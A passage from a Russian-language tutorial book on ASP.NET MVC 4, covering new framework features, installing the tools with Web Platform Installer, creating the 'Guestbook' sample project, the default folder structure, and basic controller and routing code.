Возможность использования глобальных фильтров действий в MVC построена на механизме фильтрации MVC 1 и MVC 2 для того, чтобы обеспечить сквозное выполнение всех действий контроллера в приложении. Несмотря на то, что данная возможность может показаться незначительной, использование глобальных фильтров действий может радикально уменьшить количество объявлений фильтра в рамках приложения. Глобальные фильтры действий рассматриваются в главе 16.

1.3.5. Возможности динамических языков программирования

Наряду с использованием .NET 4 в платформе ASP.NET MVC применяются некоторые новые возможности среды DLR, к которым относится возможность передавать данные в представление при помощи динамических моделей. Подробнее мы рассмотрим эту тему в главе 3.

1.3.6. Частичное кэширование выходной страницы

В ASP.NET MVC всегда поддерживалась возможность кэширования всей страницы в течение определенного промежутка времени. Теперь в нем также поддерживается кэширование конкретной области страницы. Как можно выполнить кэширование выходной страницы, мы рассмотрим в главе 17.

1.3.7. Улучшенная технология Ajax

MVC продолжает поддерживать богатую функциональность Ajax посредством взаимодействия с jQuery и другими javascript библиотеками. В него также включена встроенная поддержка преобразования JSON-данных в параметры метода. Мы рассмотрим эти усовершенствования технологии Ajax в главе 7.

1.3.8. Усовершенствованная инфраструктура валидации

В MVC 2 была введена поддержка использования атрибутов *Data Annotation* для проверки достоверности объектов модели. В .NET 4 эти атрибуты были значительно усовершенствованы, и MVC по-прежнему продолжает использовать преимущества этих атрибутов. Кроме того, была

существенно усовершенствована возможность выполнения проверки объектов на стороне клиента. Перечисленные возможности валидации будут рассматриваться в главе 6.

Теперь после того, как вы ознакомились с обзором наиболее примечательных возможностей ASP.NET MVC, пришло время погрузиться в пример проекта, в котором будут поясняться некоторые из этих возможностей. Мы будем изучать этот проект на протяжении всей первой части данной книги.

1.4. Резюме

В этой главе вы вкратце ознакомились с некоторыми аспектами истории возникновения платформы ASP.NET MVC. Вы увидели, как развивалась платформа ASP.NET с течением времени, и что на сегодняшний момент компания Microsoft предоставляет 3 фреймворка для веб-разработки, ядром которых является ASP.NET – ASP.NET Web Forms, ASP.NET MVC и ASP.NET Web Pages. Вы были ознакомлены с некоторыми новыми возможностями MVC 3 и 4, которые подробнее будут разъясняться на протяжении всей этой книги.

В следующей главе мы ознакомим вас с проектом "Guestbook", который будет использоваться в части 1 этой книги в качестве примера. Проект "Guestbook" предоставит вам изолированную программную среду, в которой вы сможете начать работу с MVC, а затем подробнее изучить некоторые более продвинутые возможности данного паттерна.

Продолжите чтение данной книги для того, чтобы узнать, как создать новый проект при помощи платформы ASP.NET MVC.

2. MVC проект "Hello World"

Данная глава охватывает следующие темы:

- Настройка вашей среды разработки
- Создание вашего первого приложения на платформе ASP.NET MVC
- Знакомство с контроллерами, действиями и представлениями
- Организация простого доступа к данным

В этой главе мы познакомим вас с приложением "Guestbook", которое будет выступать в роли нашего примера на протяжении всей оставшейся части 1 данной книги. "Guestbook" – это простое приложение, которое даст пользователям возможность публиковать свои имена и сообщения на сайте, а также просматривать сообщения, опубликованные другими пользователями. Несмотря на то, что концепция приложения "Guestbook" довольно проста, мы будем использовать его для изучения основных компонентов платформы ASP.NET MVC.

На протяжении всей части 1 данной книги мы будем создавать это приложение. Мы начнем с рассмотрения инструментов разработки, которые должны быть установлены для того, чтобы обеспечить возможность работы с MVC приложениями, а затем мы создадим первоначальный каркас приложения "Guestbook" и изучим компоненты, которые по умолчанию поставляются с только что созданным MVC приложением. Мы также изучим то, как получить доступ к базе данных SQL Server Compact, используя некоторые новые возможности Entity Framework 4.1.

В главе 3 мы усовершенствуем приложение, которое начнем создавать в главе 2, посредством изучения теоретических основ представлений и того, как использовать новый движок представления Razor, а также HTML Helpers (вспомогательные методы) для создания элементов пользовательского интерфейса. Наконец, в главе 4 будут подробно рассматриваться контроллеры, и кроме того, вы познакомитесь с технологией модульного тестирования MVC приложений.

Теперь давайте рассмотрим то, как вы можете настроить вашу среду разработки.

2.1. Настройка вашей среды разработки

Перед созданием приложения "Guestbook" вы должны убедиться в том, что ваша среда разработки настроена правильно. Для начала вам необходимо установить Visual Studio 2010. Если у вас до этого не было установлено ни одной версии данной программы, то у вас есть несколько вариантов – вы можете установить пробную версию с сайта <http://www.microsoft.com/visualstudio/en-us/try>, или вы можете воспользоваться бесплатной программой Visual Web Developer 2010 Express, установку которой мы вкратце рассмотрим далее.

Visual Studio 2010 поставляется только с версией ASP.NET MVC 2, поэтому вам необходимо будет установить отдельный пакет для того, чтобы использовать MVC 3 или 4. Самым простым способом установки этого пакета является использование инструмента Web Platform Installer компании Microsoft, который мы рассмотрим в данном разделе.

2.1.1. Установка MVC с помощью Web Platform Installer

Web Platform Installer – это небольшой инструмент, который предоставляет вам возможность быстрой установки на вашем компьютере различных компонентов веб-платформ компании Microsoft, например, таких, как IIS Express, SQL Server Express, SQL Server Compact, MVC и Visual Web Developer Express.

Инструмент Web Platform Installer позволяет вам устанавливать эти компоненты индивидуально, но вы также можете установить их все одновременно при помощи Visual Studio SP1 Pack для Visual Studio и Visual Web Developer. Данный пакет обновлений можно загрузить и установить, посетив сначала веб-сайт ASP.NET MVC <http://www.asp.net/mvc>, а затем нажав зеленую кнопку установки Visual Studio Express, как это показано на рисунке 2-1.

Рисунок 2-1: После нажатия кнопки Install будет загружен инструмент Web Platform Installer и автоматически начнется установка ASP.NET MVC вместе со всеми другими необходимыми компонентами.





Рисунок 2-2: Web Platform Installer установит все инструменты, необходимые для вашей версии программы Visual Studio



После нажатия этой кнопки будет выполнена начальная загрузка инструмента Web Platform Installer, а затем начнется установка ASP.NET MVC, а также нескольких других компонентов таких, как IIS Express, SQL Server Compact 4, SQL Server Express и Web Deploy Tool. Если на вашем компьютере уже установлена программа Visual Studio 2010, то этот пакет также выполнит установку Service Pack 1 для вашей программы. Но если Visual Studio 2010 не установлена на вашем компьютере, то вместо Service Pack 1 будет установлена бесплатная программа Visual Web Developer 2010 Express (MVC отлично работает как с бесплатной программой Visual Web Developer, так и с полной версией Visual Studio). После выхода Visual Studio 11 описанный процесс установки не изменится.

Если вы захотите посмотреть, какие точно компоненты будут установлены, то вы сможете сделать это, нажав ссылку "Items to be Installed" (Компоненты, которые будут установлены) в левом нижнем углу экрана (см. Рисунок 2-2).

В противном случае, если вы не хотите использовать Web Platform Installer, вы можете установить ASP.NET MVC и другие компоненты вручную. Автономный установщик MVC можно найти на сайте <http://www.asp.net/mvc>.

Использование Web Platform Installer не только для технологий Microsoft

Помимо обеспечения доступа к самым последним версиям инструментов веб-разработки компании Microsoft, инструмент Web Platform Installer может также использоваться для быстрой установки множества других веб-приложений. К ним относятся приложения, базирующиеся на платформе .NET, такие, как приложения с открытым исходным кодом Umbraco CMS или DotNetNuke, а также приложения, написанные на PHP, например, такие, как приложение WordPress, популярная платформа для создания блогов.

На данный момент вы установили все необходимое для того, чтобы приступить к созданию приложений при помощи ASP.NET MVC. Давайте ознакомимся с тем, как вы можете создать свое первое приложение.


2.2. Создание вашего первого MVC приложения

Теперь, когда на вашем компьютере установлена платформа ASP.NET MVC, пришло время для создания первого MVC приложения. Мы начнем с простого создания нового MVC проекта при помощи одного из стандартных шаблонов, а затем расширим этот проект, чтобы он мог отображать некоторый динамический контент. После этого мы рассмотрим структуру стандартного проекта, чтобы вы смогли увидеть различные компоненты, которые входят в состав MVC приложения.

2.2.1. Создание нового проекта

Создание нового MVC проекта является прямолинейным процессом – от нажатия в программе Visual Studio 2010 на меню File (Файл) к выбору пункта New Project (Новый проект) этого меню. После выполнения этих действий будет вызвано диалоговое окно "New project", как показано на рисунке 2-3.

Рисунок 2-3: Диалоговое окно "New project" позволяет выбрать тип создаваемого проекта. В данном случае вам потребуется тип ASP.NET MVC 4 Web Application.




Для создания приложения мы будем использовать язык программирования C# (хотя вы могли бы использовать и VB.NET), поэтому в панели, расположенной в левой части диалогового окна, выберите пункт Visual C#, а затем подпункт Web. Существует несколько шаблонов, доступных для создания веб-приложений, но для этого примера вам нужно будет выбрать шаблон ASP.NET MVC 4 Web Application.

Если вы не видите данный шаблон в списке доступных, убедитесь, что в верхней части диалогового окна в качестве выходного фреймворка задан .NET Framework 4.

Назовите свой проект "Guestbook", и в качестве места его размещения используйте путь, заданный по умолчанию (обычно это C:\Users\<your username>\Documents\Visual Studio 2010\Projects).

После нажатия кнопки OK программа Visual Studio 2010 откроет другое диалоговое окно, в котором вы сможете указать более подробную информацию, как это показано на рисунке 2-4.

Рисунок 2-4: Диалоговое окно "New ASP.NET MVC Project" позволяет выбрать шаблон проекта и движок представления, а также определить необходимость использования проекта модульного теста.




В этом диалоговом окне вы можете выбрать необходимый шаблон. Шаблон Empty (Пустой) обеспечивает создание проекта с самой простой минимальной структурой, тогда как в шаблоне Internet Application (Интернет приложение) присутствуют некоторые базовые возможности структуризации и аутентификации. Шаблон Intranet Application (Инtranet приложение) схож с шаблоном Internet Application, но в отличие от него, использует механизм аутентификации Windows, а не механизм аутентификации форм ASP.NET. Для простоты выберите шаблон Internet Application.

В этом диалоговом окне вы также можете выбрать необходимый движок представления. Для этого примера используйте движок, заданный по умолчанию, т.е. движок представления Razor, который впервые появился в MVC 3. Существует возможность использования движка представления Web Forms, который по умолчанию использовался в MVC 1 и 2. Подробнее движки представления мы рассмотрим в главах 3 и 17.

Наконец, вы можете выбрать место размещения проекта модульного теста. Для большинства нетривиальных приложений написание модульных тестов является хорошим способом проверки того, что ваше приложение выполняется правильно. Проверьте, установлена ли отметка в поле Create a unit test project (Создать проект модульного теста), несмотря на то, что мы не будем рассматривать эту тему подробно, пока не дойдем до главы 4. После нажатия кнопки OK будет создан новый проект.

На данном этапе вы можете запустить свое приложение. Сделать это можно путем нажатия сочетания клавиш Ctrl+F5 или последовательным нажатием кнопки Debug (Отладка) на панели инструментов программы Visual Studio, а затем кнопки Start Without Debugging (Запуск без отладки). После этого запустится ASP.NET Development Server, и приложение откроется в веб-браузере, используемом вами по умолчанию, как это показано на рисунке 2-5.

Рисунок 2-5: Созданное по умолчанию приложение содержит несколько простых страниц, которые помогут вам приступить к началу создания нового MVC приложения.




Перед тем, как погрузиться в процесс добавления новых возможностей в проект "Guestbook", давайте вкратце изучим различные составные части шаблона проекта, используемого по умолчанию.

2.2.2. Путешествие по шаблону проекта, используемого по умолчанию

При открытии только что созданного проекта вы заметите, что в шаблон проекта, используемого по умолчанию, входят несколько подкаталогов, содержащих различные файлы. Как показано на рисунке 2-6, эти подкаталоги видны в окне Solution Explorer программы Visual Studio.

Рисунок 2-6: Шаблон проекта, созданного по умолчанию, содержит несколько файлов, в том числе контроллеры, модели, представления и скрипты.



Каждый файл и папка шаблона проекта, используемого по умолчанию, используется для достижения конкретной цели. Мы по очереди рассмотрим все эти файлы и папки.

Папка APP_DATA

Папка APP_DATA используется для хранения баз данных, XML-файлов или любых других данных, необходимых для вашего приложения. Рабочая среда ASP.NET распознает эту папку, и не будет давать пользователю возможность напрямую обращаться к файлам данной папки. Только созданное вами приложение может читать и записывать файлы в эту папку.

Папка Content

Целью папки `Content` является хранение любых незакодированных ресурсов, которые нужно будет развернуть в вашем приложении. Обычно к таким ресурсам относятся изображения и CSS файлы (каскадные таблицы стилей). По умолчанию папка `Content` содержит таблицу стилей, используемую в проекте по умолчанию (`Site.css`), а также подкаталог `themes`, в котором хранятся изображения и CSS файлы, используемые в jQuery UI (фреймворке для создания элементов пользовательского интерфейса на стороне клиента, который мы будем рассматривать в главе 7).

Папка Controllers

Согласно содержанию главы 1 контроллер – это координатор, отвечающий за обработку входных данных и решающий, какое действие должно выполняться далее (к примеру, передача представления). В ASP.NET MVC контроллеры представлены в папке `Controllers` в виде классов. По умолчанию в этой папке содержатся два класса – `HomeController` (обрабатывает запросы обращения к главной странице вашего приложения) и `AccountController` (отвечает за обработку запросов, связанных с учетной записью).

Папка Models

Папка `Models` обычно используется для хранения любых классов, которые используются для объяснения ключевых идей вашего приложения, или классов, в которых данные содержатся в формате, определенном для каждого конкретного представления (модель представления). Как только ваше приложение увеличится в размерах, вы, возможно, захотите поместить эти классы в отдельный проект, но хранение указанных классов в папке `Models` является подходящим начальным этапом для небольших проектов. В папке `Models` проекта, созданного по умолчанию, содержится всего один файл – `AccountModels.cs`. В этот файл входят несколько классов, связанных с механизмом аутентификации и используемых в шаблоне проекта, созданного по умолчанию.

Папка Scripts

Папка `Scripts` – это место, где вы можете разместить любые файлы JavaScript, которые используются в вашем приложении. В соответствующей папке шаблона проекта, созданного по умолчанию, содержится множество файлов, в том числе популярная библиотека с открытым исходным кодом jQuery (которую мы изучим в главе 7) и скрипты, используемые для выполнения проверки достоверности объектов на стороне клиента.

Папка Views

В папке `Views` содержатся шаблоны, используемые для отображения пользовательского интерфейса вашего приложения. Каждый из этих шаблонов демонстрируется в качестве Razor представления (файлы с расширением `.cshtml` или `.vbhtml`), расположенного в подкаталоге, название которого соответствует контроллеру, который отвечает за показ данного представления. Не переживайте, если все это вводит вас в некоторое замешательство – мы будем изучать взаимосвязь контроллеров, действий и представлений далее.

Файл Global.asax

Файл `Global.asax` расположен в корне структуры проекта и содержит код инициализации, который запускается при первом запуске приложения, например, код, который регистрирует роуты (мы вкратце изучим их в следующем разделе).

Файл Web.config

Файл Web.config также расположен в корне структуры проекта и содержит информацию о настройках, необходимых для корректной работы ASP.NET MVC.

Теперь, когда вы получили представление о различных файлах, содержащихся в шаблоне проекта, созданного по умолчанию, мы подробнее рассмотрим, как главные компоненты MVC приложения – контроллеры, действия и представления – взаимодействуют друг с другом. Пока мы еще не изучили процесс создания собственных контроллеров, для иллюстрации указанного взаимодействия мы будем использовать класс HomeController.

2.2.3. Контроллеры, методы действий и отображение динамического контента

В главе 1 мы объясняли, что контроллеры играют роль координаторов. Они могут принимать входные данные (в виде различных источников таких, как данные из формы или URL-адресов), но полномочия отображения страниц все-таки делегируют представлениям.

Классы контроллеров и методы действий

В ASP.NET MVC контроллеры представлены в виде классов, унаследованных от базового класса Controller, в котором индивидуальные методы (называемые в MVC действиями) соответствуют конкретным URL-адресам. Для иллюстрации того, как это работает, мы рассмотрим класс HomeController, который находится в папке Controllers нашего проекта. Код для этого класса приведен в следующем листинге.

Листинг 2-1: Класс HomeController

```
using System.Web.Mvc;
namespace Guestbook.Controllers
{
    public class HomeController : Controller
    {
        public ActionResult Index()
        {
            ViewBag.Message = "Modify this template to jump-start";
            return View();
        }
        public ActionResult About()
        {
            ViewBag.Message = "Your quintessential. . . ";
            return View();
        }
    }
}
```

Строка 4: Наследуется от базового класса Controller

Строка 6: Методы действий возвращают ActionResult

Строка 8: Данные, передаваемые в представление

Строка 9: Указывает представление, которое должно отображаться

Класс HomeController является самой прямой реализацией класса контроллеров. Для обозначения того, что класс HomeController является контроллером, этот класс наследуется от базового класса Controller и в своем названии содержит суффикс "Controller".

В класс HomeController входят 2 метода действий. Действия – это открытые методы класса контроллеров, которые обрабатывают запросы конкретных URL-адресов. В данном примере действия названы Index и About. Поскольку эти действия находятся в классе HomeController, то к ним можно получить доступ по URL-адресам /Home/Index и /Home/About соответственно. Таким образом, если бы ваше приложение было размещено на хостинге MySite.com, то полным URL-адресом для действия Home был бы адрес http://MySite.com/home/index. Если бы пользователь ввел этот URL-адрес в веб-браузере, то фреймворк проиллюстрировал бы пример класса HomeController, и при этом был бы вызван метод Index.

Роуты – преобразование URL-адресов в действия

На данном этапе вы, возможно, зададитесь вопросом, каким образом фреймворк определяет, как нужно преобразовывать URL-адреса в конкретное действие контроллера? Ответ находится в методе RegisterRoutes, находящемся в файле Global.asax. Данный метод определяет роуты, по которым шаблон URL-адреса преобразуется в контроллер или действие контроллера. Реализация этого метода представлена ниже.

Листинг 2-2: Регистрация роутов

```
public static void RegisterRoutes(RouteCollection routes)
{
    routes.IgnoreRoute("{resource}.axd/{*pathInfo}");
    routes.MapHttpRoute(
        name: "DefaultApi",
        routeTemplate: "api/{controller}/{id}",
        defaults: new { id = RouteParameter.Optional }
    );
    routes.MapRoute(
        name: "Default",
        url: "{controller}/{action}/{id}",
        defaults: new { controller = "Home",
            action = "Index", id = UrlParameter.Optional }
    );
}
```

Строка 10: Название роута

Строка 11: Шаблон URL

Строки 12-13: Параметры роута, используемые по умолчанию

Фрагмент кода, связанный с роутом под названием DefaultApi, используется для веб-интерфейса и будет рассмотрен в главе 24. Заметьте, что в этом коде объявлены еще 2 роута. Первый – это IgnoreRoute, который в основном указывает фреймворку на то, что ему необходимо игнорировать все, что совпадает с указанным в нем путем. В данном примере IgnoreRoute указывает на то, что фреймворк не должен обрабатывать запросы, в путях которых содержатся файлы с расширением .axd, например Trace.axd. Второй роут, MapRoute, определяет, как должен обрабатываться URL-адрес. Этого роута, используемого по умолчанию, на некоторое время вам хватит, но позднее вам нужно

будет добавить еще несколько роутов для того, чтобы работать с URL-адресами, используемыми в вашем приложении.

Каждый роут имеет свое название, определение URL-адреса и значения параметров, заданные по умолчанию. Наш первый запрос не содержит ни одного из этих сегментов URL-адреса, поэтому мы рассмотрим параметры роута, используемого по умолчанию:

- controller—"Home"
- action—"Index"
- id – опционально; дает возможность пропустить параметр id в URL-адресе

Вследствие этих используемых по умолчанию значений вы можете пропустить некоторые сегменты URL-адреса и при этом получить тот же самый результат. Вернемся снова к нашему примеру. Если бы вашим доменом был бы сайт MySite.com, то результатом запроса URL-адресов `http://MySite.com/Home/Index`, `http://MySite.com/Home` и `http://MySite.com` был бы вызов действия Index класса HomeController.

Заметка о маршрутизации

Роут с шаблоном `{controller}/{action}/{id}` является общим маршрутом, который может использоваться для работы с множеством различных веб-запросов. Маркеры отмечаются при помощи фигурных скобок "`{ }`", а слово, заключенное в скобки, соответствует значению, которое разбирается MVC Framework'ом.

Наиболее универсальные значения, которые нам будут интересны, – это параметры controller и action. Параметр маршрута controller – это специальное значение, которое фреймворк передает в фабрику контроллеров (controller factory) для того, чтобы создать образец контроллера. Этот роут будет применяться нами на протяжении всей оставшейся главы 2, поэтому давайте использовать URL-адрес в следующей форме – `http://mvcccontrib.org/controllername/actionname`.

Подробнее мы рассмотрим механизм маршрутизации в главе 9.

Возвращаясь в листинг 2-1 к классу HomeController, мы увидим, что действие Index содержит две строки кода:

```
ViewBag.Message = "Modify this template to jump-start your ASP.NET MVC
application.";
return View();
```

Первая строка помещает в ViewBag некоторый произвольный текст, между тем, как вторая строка указывает фреймворку на то, что представление должно быть продемонстрировано.

ViewBag по своей сути является словарем – он предоставляет способ хранения данных, которые в дальнейшем могут быть доступны в рамках представления. В этом классе используются возможности динамических языков .NET 4 для того, чтобы можно было создавать свойства "на лету". К примеру, вы можете определить другое свойство ViewBag с помощью всего лишь одной строки кода.

```
public ActionResult Index()
{
    ViewBag.Message = "Modify this template to jump-start your ASP.NET MVC
application.;"
```

```

ViewBag.CurrentDate = DateTime.Now;
return View();
}

```

